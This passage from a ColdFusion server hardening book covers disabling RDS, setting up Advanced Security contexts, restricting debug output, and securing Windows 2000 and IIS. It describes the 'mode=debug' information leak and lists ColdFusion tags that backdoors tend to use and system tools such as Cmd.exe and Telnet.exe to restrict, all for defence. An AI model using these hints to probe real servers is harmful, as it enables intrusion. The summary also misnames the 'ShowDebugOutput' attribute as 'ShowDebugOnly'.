Once there, right-click on the **ColdFusion RDS** service and select the **Stop option** to stop the service. To prevent the service from restarting, you should also change the Startup Type from **Automatic** to **Manual**. To do this, right-click on the **ColdFusion RDS** service and select **Properties**. Then, under the **General** tab, select the **Manual** type from the **Startup type** select list (Figure 7.12). There is also a Registry key that needs to be edited. To change the key, start regedit or regedit32, and locate and modify the **ServiceRunning** key to **zero**. The new entry should look like "HKLM\Software\Allaire\ColdFusion\CurrentVersion\IDE\ServiceRunning =0". If you need to temporarily reenable the service, just

reverse the process. For more details and Unix (HP-UX, Solaris, Linux) instructions, see Macromedia TechNote Article 11712, Security Best Practices: Disabling ColdFusion RDS on Production Servers (www.macromedia.com/v1/Handlers/index.cfm?ID=11712&Method=Full)

Figure 7.12 ColdFusion RDS Properties Dialog Box



Securing Remote Resources for ColdFusion Studio

There are two different ways to implement RDS for ColdFusion Studio, through Basic Security or Advanced Security. Basic Security is easy to implement, but has a few limitations. One limitation is that passwords can be more easily lost, stolen, or hacked. Another limitation to providing access through RDS using Basic Security is that the user either has access to all files and data sources, or nothing at all. Although ColdFusion Basic Security is extremely easy to set up, it might not provide enough flexibility for your particular development situation. The alternative is, of course, Advanced Security. Advanced Security gives the Administrator a much broader range of capabilities than the Basic Security option does. For example, with Advanced Security, you can control access down to the individual file level.

Note

ColdFusion Advance Security features are only available with the Enterprise versions. To see a breakdown of features available in the different ColdFusion versions, download the ColdFusion Product Matrix pdf.

One advantage offered by ColdFusion Advanced Security is the ability to securely implement remote team development. By combining ColdFusion Advanced Security and ColdFusion Studio projects, you can establish a secure environment in which developers can work together without stepping all over each other. A ColdFusion project is a file that contains a collection of files that make up your site. It is basically a file system within your file system that only contains the files you need. You can add any type of file you want to the project; for example, you can have all your .cfm, .html, .js, .css, .doc, and .pdf files included in your project. A ColdFusion project is a great way to simplify access to a set of resources.


An optional feature of the ColdFusion Studio project is source control integration. You can have a project without using any type of source control, but when you do, you lose a major level of security. Typically, a source control application will allow a group of people to work together without accidentally overwriting each other's work. It also does automatic archiving and versioning. ColdFusion Studio supports a wide range of source control applications by using the Microsoft-published source control interface called the Source Code Control API, or SCC. A popular source control application that works well with ColdFusion Studio is Microsoft's Visual Source Safe. Implementing ColdFusion Advanced Security along with a ColdFusion Studio project combined with a source control application will go a long way in simplifying and securing your remote development environment.

If you want to use ColdFusion's Advanced Security, the first thing you will need to do is choose to install this option using the ColdFusion installer. In order to enable Advanced Security, go to the **Security Configuration** page under **Advanced Security** and check the box that says **Use Advanced Security** (see Figure 7.13). This will enable Advanced Security and override all Basic Security features of the server. In addition, since our objective will be to apply these security restrictions to our users through ColdFusion Studio, we will need to make sure that we check the box titled **Use ColdFusion Studio Authentication**. By checking this box, we let the server know to apply these Advanced Security features to the users who are accessing the server through ColdFusion Studio. It also overrides the Basic Security password from ColdFusion Studio. You might want to save this step for last, because before you can finish, you will need to have a security context that you can select that will apply to your Studio users.

After Advanced Security is enabled, you will need to register your user directories. These directories contain the account information of users who you will want to allow access to your resources. You can incorporate Lightweight Directory Access Protocol (LDAP) directories, Windows NT domain directories, or an ODBC data source—any one will work. Our only goal here is to define

our set of users. One of these sources will provide the ColdFusion Server's authenticate process with the user's name and password and any group to which they belong. On Unix systems, LDAP is your only choice for a user directory. Your LDAP instance must be installed and running before installing the ColdFusion Advance Security option. Later, we will be associating these users with our policies to help the server know who to allow access to our resources.

Figure 7.13 ColdFusion Advanced Security Setup




Creating a Security Context

But first, in order to take full advantage of ColdFusion Advanced Security, we need to set up what is known as a *security context*. A security context basically gives an administrator the ability to logically group resources together. An example of a security context would be a group of resources that were needed for a particular development project. Some of these resources might be the actual .cfm files, the related data sources, and maybe a set of ColdFusion tags that will be used in the finished application. Having this context set up would allow you to define which resources you wanted to protect.

To define a new security context, follow these steps:

1. From the ColdFusion Administrator, click on the **Security** link and then on the **Security Configuration** link (Figure 7.14).
2. Once the Advanced Security page is displayed, click the **Security Contexts** button (Figure 7.15).

Figure 7.14 ColdFusion Administrator Security Menu**Figure 7.15** ColdFusion Administrator Advanced Security Buttons

3. From the **Register Security Contexts** window, enter a name to identify this context, and click the **Add Security Context** button. This is the name that will be used later in the <CFAUTHENTICATE> tag (Figure 7.16).

Figure 7.16 ColdFusion Administrator Register Security Contexts WindowA screenshot of the 'Register Security Contexts' window in Microsoft Internet Explorer. The address bar shows the URL: http://cfadmin.dev.spectra.com/ledger.cfm. The left sidebar has a 'Basic Security' section with 'CF Admin Password', 'Tag Restrictions', and 'CF Studio Password'. The main content area is titled 'Register Security Contexts' and contains a message about security contexts. It shows a table of registered contexts:

Security Context	Description
cfadmin	Alliance Spectra Security Context
cfrestoresrc	Alliance Spectra Security Context
ProdSC	Production Security Context
qcsc	Quality Control Security Context
sc1	Alliance Spectra Security Context

4. Next, fill in the Description field and select the items you want to protect. Be sure that you *only* select the items you want to protect. Selecting resources that you do *not* intend to protect could adversely affect performance (Figure 7.17). At the end of this page is a check box to **Add Existing User Directories**. This box is checked by default and allows you to add users to this context automatically.

Figure 7.17 ColdFusion Administrator Add Security Context Window



5. Finally, when you click the **Add** button, you can define what are called the *rules and policies* for this security context.


Setting Rules and Policies

Once your new security context is in place, in order to take full advantage of it, you will need to define the rules and policies that will apply to it. First, you will want to define all of your *rules*. These are basically rules that apply to each of the individual resources. The rule name can be anything you like and should be descriptive enough to help you remember what the rule protects. Click the **Add** button to continue the process of adding the rule. At this point, what you see will depend on the type of resource to which the rule applies. All rules have a name and a description, but beyond that, they do not have any other attributes in

common. For example, a rule for a file resource will have a file/path and access rights attribute, where a rule for a CFML resource will have a tag name and action attribute. Therefore, depending on the resource type you choose, you will have different attributes.

Once you have your rules in place, you will want to add your *policies*. Policies are used to link a rule to a user or a group of users. To add a policy, type in a descriptive name such as “developers” and click **Add**. Then you can type in a long description to more fully describe what the policy does. Once you have your description typed in, click **Add** again. You will then be taken back to the Resource Policies administration screen (Figure 7.18).

Figure 7.18 ColdFusion Administrator Resource Policies




Assigning Users and Groups

Having your rules and policies defined will not help you much until they have been linked together. Therefore, to make these useful, you will be linking your rules to your users or groups through a policy. To do this, click on the rule name. You will then be taken to the **Edit Security Policy** screen. Here you can add or remove rules, and then add or remove users or groups where these rules apply. Once you are finished associating your rules and users, your security context is finished and ready to use.

Debug Display Restrictions

One final thing to consider when hack proofing your ColdFusion server is the display of *debug information*. The ColdFusion server is capable of providing debugging information for every ColdFusion application page that a browser requests. This information can range from performance stats or SQL query details, to a complete variable dump. These options plus many more can be selected through the ColdFusion **Administrator Debugging Options** page (Figure 7.19).

Figure 7.19 ColdFusion Server Debugging Options



As you can see, through the ColdFusion Administrator, you can enable or disable the display of many different types of information. Many of these are very valuable during an application's development phase. However, once an application goes into production, the display of much of this information could pose a security risk. You will need to be sure that you provide only as much information as you need in your production environment. With this in mind, one thing we can do to help us avoid the display of unnecessary information is to create a global error page. This allows us to only deliver the information to the end users that they need. By using the <CFERROR> tag in our application.cfm file (Figure 7.20), we can trap specific types of errors generated by our ColdFusion application, and handle them in a graceful manner. This way, instead of displaying the normal error output,

we can display a nicely formatted error message for the end user, and at the same time, behind the scenes, we can store all the pertinent error information in a database for later review (Figure 7.21), or send it immediately to our help desk using <CFMAIL>. We are obviously not limited to just these two options. There are many other things we can do with the error information once we have it. The important thing to remember is that we can control what the end user sees without sacrificing any important debugging information.

Figure 7.20 <CFERROR> Example

```
<CFERROR TYPE="Exception" TEMPLATE="erroroutput.cfm"
          MAILTO="helpdesk@acme10.com">
```

Figure 7.21 Error Template Example

```
<html>
<head>
    <title>We're sorry -- An Error Occurred!</title>
</head>
<body>
<cfquery name="InsertError" datasource="ERRORDB">
    INSERT INTO tblErrors(
        error_loc,
        error_browser,
        error_referrer,
        error_template,
        error_date,
        error_msg)
    VALUES(
        '#Error.RemoteAddress#',
        '#Error.Browser#',
        '#Error.HTTPReferer#',
        '#Error.Template#',
        #createODBCDateTime(Error.DateTime)#,
        '#Error.Diagnostics#')
</cfquery>
```

Continued

Figure 7.21 Continued

```
<table align="center" border="0">
<tr>
    <td>
        <b><font color="white">We're sorry -- An Error
Occurred!</font></b>
    </td>
</tr>
<tr>
    <td>
        <B>For additional help, please contact the help desk at:</B>
        <a href="mailto:helpdesk@acme10.com">helpdesk@acme10.com</A>
    </td>
</tr>
</table>
</body>
</html>
```

Using the *mode=debug* Parameter

The *mode* parameter is one little, interesting feature available in ColdFusion. By appending a *mode=debug* parameter to the end of any ColdFusion URL, you could display the debugging information for that page, whether debugging information was enabled or not. Although you would think that you could simply uncheck the box to disable the display of debug information, this little feature had the capability to override that setting. The only way you could defeat this option was to go into **Debugging IP Address Restrictions** and add an IP. See Macromedia TechNote Article 17767, ColdFusion Debug Information using Mode=debug (www.macromedia.com/v1/Handlers/index.cfm?ID=17767&Method=Full).


Tools & Traps...

Suppressing Debugging Output

A less mentioned way of preventing the display of debugging information is to use the *CFSETTING* page processing tag, with the *ShowDebugOutput* attribute. When this attribute is set to **No**, *CFSETTING* suppresses the debugging information that would display at the end of the generated page. This works whether the debugging options are set in the administrator, or a hacker uses the *mode=debug* backdoor. Placing this tag in your *Application.cfm* or *OnRequestEnd.cfm* templates will protect your entire site. You can even include conditional logic that will toggle the *ShowDebugOutput* option to enable the debugging information to display on your development server, but automatically suppress it when once your code is migrated to staging or production.

Assigning One Specific IP Address

Needless to say, whether the debug information is displayed intentionally by checking one or more debug options, or if it is accessed through the *mode=debug* option, this is not the type of information that you would want displayed on every browser. To prevent this from happening, just like in the previous example, you can specify a single IP address or a list of IPs to receive the debugging information. As a best practice minimum, you should have the local host (127.0.0.1) listed in the IP restriction list (Figure 7.22). To do this, simply type in the address **127.0.0.1** and click the **Add** button. If you have a few dedicated development workstations, you can also add the IP address for them as well. One thing you have to be careful of is the use of DHCP. DHCP is a very popular way to assign IP addresses over corporate networks. If you are on a network that uses this method of IP address assignment, you will not want to add any additional IP addresses to the list until you talk to your network administrator. You will want to work with him or her to get a specific IP address reserved for your workstation. That way, you can guarantee that someone else does not end up with your debugging information.

Figure 7.22 ColdFusion Administrator Debugging IP Address Restrictions

Microsoft Security Tool Kit

One of the last things we'll go over in this chapter is the Microsoft Security Tool Kit. If you are a server administrator responsible for a single machine or an entire network, this tool is for you. The Microsoft Security Tool Kit is a CD that includes best practice guides, information on securing your system, service packs and patches for all the major Windows server platforms, and much more. All these tools can help you ensure that your system is protected against most types of common hacker attacks. Although this tool is pretty all-encompassing, the best part of it is that Microsoft provides it for free. To get the latest information on the Microsoft Security Tool Kit, or to get a copy for yourself, go to the Microsoft Security Web site at www.microsoft.com/security.

Although the Microsoft Security Tool Kit does not contain any updates or releases for any ColdFusion products, what it does contain is critical to securing your Web site. Your ColdFusion server is only as secure as your Web server and your operating system. If they can be easily compromised, so can your ColdFusion server. By patching all the known holes in Windows and IIS, you will eliminate many of the routes into the system, which includes access to the ColdFusion server. By having all the latest patches and hot fixes in one place, the Microsoft Security Tool Kit will greatly simplify the process of securing your Web site.

MS Strategic Technology Protection Program

The Microsoft Security Toolkit is the primary part of a larger initiative known as the Microsoft Strategic Technology Protection Program (STPP). The STPP is a service and support program. It is broken into two phases, the “Get Secure” phase and the “Stay Secure” phase. The Security Tool Kit is part of the first phase (this also includes free virus-related telephone support from Microsoft for its U.S. customers at 1-866-PC SAFETY). The second phase of the STPP program consists of several security readiness events. Overall, the program’s goals include developing enterprise security tools, creating auto-update functionality via Windows Update, and producing bi-monthly product roll-up patches.

Tools & Traps...

Where Is the Best Source?

Although there are many good sources of information available over the Internet on securing your ColdFusion server, the number-one resource for ColdFusion Security information is Macromedia.

Go to the Allaire Security Zone (www.macromedia.com/v1/developer/SecurityZone) for all the latest ColdFusion security-related information. The site includes best practice advice, security bulletins, the latest security patches for all the different server flavors, and much more.

Summary

Let's review the most important steps in ensuring the security of your ColdFusion Server.

First, make sure you know what is installed on your server. If you have any sample applications, move them from their default locations, or remove them from your server completely. Do your best to limit or restrict access to only those that you want to allow in by using strong, nonstandard, nondictionary passwords, disabling all unused ColdFusion Tags, and assigning the ColdFusion Administrator its own user account. As the old saying goes, "the best defense is a good offense."

Second, disable RDS in your production environment. If you must use RDS, make sure you use a good password. RDS is extremely powerful and should only be used with extreme caution on a production server. If you are using RDS, be sure to take full advantage of the ColdFusion Advanced Security Service. Set up your security context, rules, and policies to help protect your resources.

Third, limit the amount of debugging information that you allow to be displayed through your applications. There is an almost unlimited amount of information available through the debugging displays of the ColdFusion Server. Make sure that the information being displayed cannot be used to compromise your security, and that you know who is viewing it.

As a final note, there are many resources available to assist you in maintaining the security of your network and your ColdFusion Server. Make sure the information comes from a name you can trust! Not everyone has your best interest in mind when it comes to network security.

Solutions Fast Track

What to Do with the Sample Applications

- The ColdFusion sample applications should always be removed from production servers. If you must use part or all of one of the samples, make sure you know what they do, and that you have considered all of the related vulnerabilities.
- Always use a strong, nondictionary password for the ColdFusion Administrator. ColdFusion allows up to 15 characters for a password, and you should use all of them. Chances are, the longer your password, the more difficult it will be to guess.

- If possible, physically remove the CFIDE/Administrator/ directory when it is not in use. The fewer access points that are available for hackers to exploit, the safer your system will be.
- Disable all unused tags on the production server. Just as with sample code, if you do not need it, remove it. This is the only known 100-percent sure method. If it is not there, a hacker will not be able to exploit it.
- Assign the ColdFusion application server a user account other than SYSTEM. If your server is running as SYSTEM, it has too many privileges and can potentially do too much damage.

Choosing to Enable or Disable the RDS Server

- Allow the Remote Development Service (RDS) in the development environment only. If you must use RDS in production, implement Advanced Security.
- Interactive debugging can dramatically reduce development time. If you are on a remote machine, you will need to set up a server mapping. Once it is set up correctly, interactive debugging is easy to use and will save you time.
- Always use a strong password for RDS access through ColdFusion Studio. The same rules apply here as they do for the ColdFusion Administrator.

Securing Remote Resources for ColdFusion Studio

- There are two primary methods of implementing security in ColdFusion, Basic Security and Advanced Security.
- The use of ColdFusion Advanced Security requires a *security context*. A security context is simply a way to logically group resources together.
- Rules apply to individual resources.
- Policies are used to associate rules and users or groups of users.
- You can have many policies that apply to your security context.

Debug Display Restrictions

- For security and performance reasons, limit the amount of debug information to only what is needed.
- Many of the monitoring and tracking options adversely affect performance.
- Use the `<CFERROR>` tag and a custom error page to trap and report errors. This is the best way to control what the end user sees without sacrificing vital debugging information.
- Be wary of the `mode=debug` URL attack. Use the *IP Restriction* list in the ColdFusion administrator to restrict debug information to the local host and known IP addresses. Use the `CFSETTING` tag with the `ShowDebugOnly` option set to No to programmatically prevent the display of debugging information.

Microsoft Security Tool Kit

- The Microsoft Security Tool Kit is a set of free security resources for all the major Microsoft server platforms.
- Securing your operating system and Web server will also make your ColdFusion installation more secure.
- The Microsoft Security Tool Kit is the primary part of the Microsoft Strategic Technology Protection Program. The program also includes free virus-related telephone support and security readiness events hosted by Microsoft.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: I host more than one site on a single server. Is there a way to enable ColdFusion tags for one site and not another?

A: Yes. To do this, you would need to implement a security context in ColdFusion Advanced Security. You would then create a rule on a CFML resource type, and choose the tag and the specific actions of that tag that you want to allow. Next, choose and associate the appropriate users and your new rule with the security context. Remember, Advanced Security is only available with the Enterprise version of ColdFusion.

Q: Can I apply user restrictions to my ColdFusion applications without using the <CFAUTHENTICATE> tag?

A: Yes. An alternative way to do this is to use NT and IIS to authenticate your users. You can apply the security at one of two different levels. You can apply your user permissions to the directory level, which will require users to log in once without regard to the page they select. Alternatively, you can apply the permissions to the file level. This will allow unrestricted access to portions of your site and require a login for others.

Q: I think my ColdFusion server might have been hacked. What I should do?

A: The Web server and ColdFusion logs are the first place to start. Look for abnormal activity in common places such as the CFIDE and CFDOCS directories. In addition, look in your application directories. If you have the example applications installed, or if you allow users to upload files to your server, the hacker might have left himself a backdoor for next time. Do a search for .cfm files that contain any of the following tags: <CFCONTENT>, <CFDIRECTORY>, <CFFILE>, <CFMAIL>, <CFOBJECT>, or <CFREGISTRY>. These are the most powerful tags in ColdFusion and would most likely be used by any rogue or backdoor program.

Q: I use the <cffile> tag in my application to allow users to upload and delete files. What are some things I can do to minimize the security risk?

A: First, make sure you are doing proper input validation inside your application. Second, narrowing the list of allowed file types will also greatly reduce your risk. In addition, make sure you only allow upload or delete to files in a single directory. Do not have any ColdFusion scripts in this directory that can be replaced or called from any cfm scripts outside that directory. Finally, make sure you continually scan the contents of your upload directory for viruses.

Q: Is there a way to provide database security other than ColdFusion Advanced Security?

A: Yes. A simple way to implement database security is to set up multiple data sources that point to the same database but have different permissions. You can have one data source with a SELECT only restriction that will apply to your normal users, and one with no restrictions for your Administrator users. You can then assign the appropriate data source name to a variable at login. Although this is not as secure as using a security context and Advanced Security, it does not require you to have the Enterprise version of the server and can be implemented in ColdFusion professional with only Basic Security.

Q: I have ColdFusion version 5 and have the sample applications installed. What is different about these sample applications that make them less vulnerable?

A: Earlier versions of the sample applications tried to restrict their execution by doing a simple check for local host (127.0.0.1) in the CGI.Host variable. However, since the information contained in the CGI.Host variable is so easily spoofed, the CGI.REMOTE_ADDR variable was used. This will provide you with the same information, but cannot be easily spoofed. Although it is possible to spoof the CGI.REMOTE_ADDR from within the same network, it is virtually impossible to do externally.

Securing Windows and IIS

Solutions in this chapter:

- Securing Windows 2000 Server
 - Installing Internet Information Services 5.0
 - Securing Internet Information Services 5.0
 - Examining the IIS Security Tools
 - Auditing IIS
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

Many detractors in the development community decry ColdFusion's security. They point to reported hackings and SANS (www.sans.org) postings as evidence of ColdFusion's weak security focus. To be honest, the only ones covered extensively are the Expression Validator in the example applications (see *Macromedia Security Bulletin MPSB01-08* at www.macromedia.com/v1/Handlers/index.cfm?ID=21700), and the *Debugging URL Hole* (see Macromedia TechNote Article 17767 at www.macromedia.com/v1/Handlers/index.cfm?ID=17767&Method=Full); other malicious URL hacks can be averted with proper coding.

“Hack proofing” a ColdFusion server begins with securing its environment. This means locking down the server at all levels—physical, network, operating system, Web server, and finally the ColdFusion server itself.

The Microsoft Windows environment is the most popular for hosting ColdFusion applications. However, it is also the most hacked and perceived as the most insecure Web platform. Thus, we need to understand how to secure both Windows 2000 Server (Win2K) and Internet Information Services (IIS) 5.0. The task of securing a Windows 2000 Web server can be arduous, as it requires multiple steps—this chapter will focus on how to secure an existing Win2K server/IIS 5.0 installation for ColdFusion application deployment. See the Syngress Publishing book *Hack Proofing Windows 2000 Server* (ISBN 1-931836-49-3) for a complete guide to configuring a secure Windows 2000 network.

Security Overview on Windows, IIS, and Microsoft

Microsoft's first entry into the operating system arena was its Disk Operating System (MS-DOS). MS-DOS gained popularity among IBM-compatibles because of its lightweight command-line interface with few commands. Despite its popularity, MS-DOS remains one of the most insecure operating systems still in use—thus beginning Microsoft's reputation for poor security.

To answer the security concerns of its network operating systems (MS-DOS and its successor Windows 3.x), Microsoft introduced Windows NT in 1993. The first version of NT addressed the security concerns of preventing unauthorized access to sensitive local data, and limiting remote dial-in access. Four revisions later (NT 3, 3.5, and 3.51), Microsoft released version 4.0 in 1996 as the Internet began to bloom. The Options Pack for NT 4.0 provided IIS 4.0. The number of

revealed security flaws contained in both IIS and NT 4.0 seemed to increase exponentially with the popularity of IIS on the Internet, as hackers made sport of shooting holes in the NT 4.0 security paradigm. Microsoft's answer was several service packs (SPs) and a myriad of hotfixes.

NT 4.0 was Microsoft's first step toward a secure networking environment. Building on the lessons learned from the Internet game, Windows 2000 (or NT 5.0) extends the security capabilities of its predecessors. Windows 2000 introduces Kerberos v5 authentication, Encrypting File System (EFS), IP Security (IPSec), true Public Key Infrastructure (PKI) support, and so forth, with easy-to-use interfaces. IIS 5.0 is an engrained service and installed by default with a typical Win2K installation.

Securing Windows 2000 Server

Before you can begin securing IIS, you must first secure Windows 2000. A good way to start securing your computer is by removing any unused components. Your Web server should run only the things needed to make it function; all extras should be disabled or removed. Some of the extras include:

- **Applications** Remove all programs that are not required, such as Microsoft Office. Don't install unnecessary tools such as Resource Kits on IIS servers. Some of the best administrative tools are in these kits, but installing them will only make things easier for an attacker who attempts to compromise your system. Be careful to remove or control the New Technology File System (NTFS) permissions for Windows 2000 components, such as:
 - At.exe
 - Cmd.exe
 - Net.exe
 - Pathping.exe
 - Regedit.exe
 - Regedt32.exe
 - Runonce.exe
 - Runas.exe
 - Telnet.exe
 - Tracert.exe

- **Protocols** Remove all unnecessary protocols. The only protocol you usually need on a Web/ColdFusion server is HTTP. Providing extraneous protocols opens security holes to the operating system and Web site. If the protocol is not absolutely crucial to your application, remove or disable it. For example:
 - File Transfer Protocol
 - NetBIOS
 - Network News Transfer Protocol
 - Simple Mail Transfer Protocol

If your server is a standalone machine, you should secure its local *system accounts database* (SAM). Many cracking tools are available for the SAM database. The SAM is encrypted with a startup key, which is stored locally. During startup, this key is used to decrypt the SAM database and make it available for the system to use. You should move this key off the local system. Using syskey.exe (which we'll cover later in the chapter), you can move this key to a diskette. Obviously, you should store this diskette in a secure location.

Additionally, you must think about securing the physical hardware, service packs, and hotfixes. Remember that your server's security is only as good as its physical security. You should keep your servers up to date on their service packs. Microsoft puts its security fixes into each service pack. You should also check out the hotfixes available. Hotfixes are released to fix an immediate problem that can't wait for the next service pack to be released. Always test service packs and hotfixes in a lab environment before deploying them into production. Check the Windows Update site (<http://windowsupdate.microsoft.com>), the Microsoft Security site (www.microsoft.com/security), and the TechNet update site (www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp) regularly for new information and fixes.

There are some things that you should do on all servers, regardless of the services they will be running. You should always disable the guest account and rename the administrator account. The administrator's password should be set to something difficult to guess, preferably upper- and lowercase with special characters and numbers. Unless you are going to dual boot your server with another operating system, you should always use NTFS v5 as the file system. Doing so gives you file-level security, disk quotas, and file-system encryption. You should remove any network shares that are not required. On a Web server, no shares

should be needed. Users will be using File Transfer Protocol (FTP) and HTTP to access your server—they shouldn't need to map a drive to it.

The next step to securing Win2K is installing/upgrading to the latest service pack—currently Service Pack 2. As Microsoft becomes aware of bugs and/or security holes, it validates the severity of the issue(s) and releases a hotfix or service pack to resolve the problem. Upgrading to Windows 2000 from NT fixed many of the security-related vulnerabilities. Service Pack 2 for Win 2k contains all the necessary bug fixes, security patches, and previously released hotfixes for the current software version.

Damage & Defense...

Installing Web Servers as Members Only

Although you can install and configure Windows 2000 server as a domain controller, this is not the recommended configuration for a Web server. Domain controllers (primary and backup) are the first level in Microsoft's network model, and designed for network/system management—not to run applications.

Your Web platform should be either a standalone machine or a member server with its own SAM. In fact, consider placing your Web platform in a workgroup—especially for clustered solutions. The functions of domain controllers create too many security risks, require more administration, and incur too much overhead for a Web server. In fact, Macromedia recommends installing ColdFusion servers on dedicated Windows 2000 member servers for an optimal production environment.

Avoiding Service Pack Problems with ColdFusion

Although these service packs fix problems in the underlying operating system, many ColdFusion developers have discovered that they can cause problems with their ColdFusion application. For example, the ClusterCats installation in ColdFusion 4.5.1 will fail when installing on a Windows 2000 Service Pack 1 machine; likewise, applying the service pack to existing ColdFusion 4.5.1 ClusterCats installations will cause failure. Similar functionality failures occur

with the <CFCONTENT> tag and earlier mixes of Windows service packs and ColdFusion installations.

The release notes to your ColdFusion software delineate the necessary operating system requirements, and list any known issues with Microsoft operating systems. ColdFusion 4.5.1 Service Pack 2 and 5.0 should both work with Windows 2000 Service Pack 2. You should install ColdFusion with the same administrator account used to install Windows 2000 and IIS. Microsoft also suggests re-applying the service pack after any software installation. Use the following steps before upgrading or applying any service packs to existing ColdFusion installations:

1. Search the Macromedia TechNotes Knowledge Base (www.macromedia.com/v1/support/KnowledgeBase/SearchForm.cfm) for articles detailing any issues with Microsoft service packs.
2. Check the Release Notes for your ColdFusion version.
3. Check Microsoft's (support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q260910) site for a list of fixes in the service pack to ensure that you actually need to apply it, versus apply an individual hotfix.
4. Back up your source code.
5. Apply the service pack.
6. Ensure your site is working properly. If not, uninstall the service pack.

Understanding and Using Hotfixes, Patches, and Security Bulletins

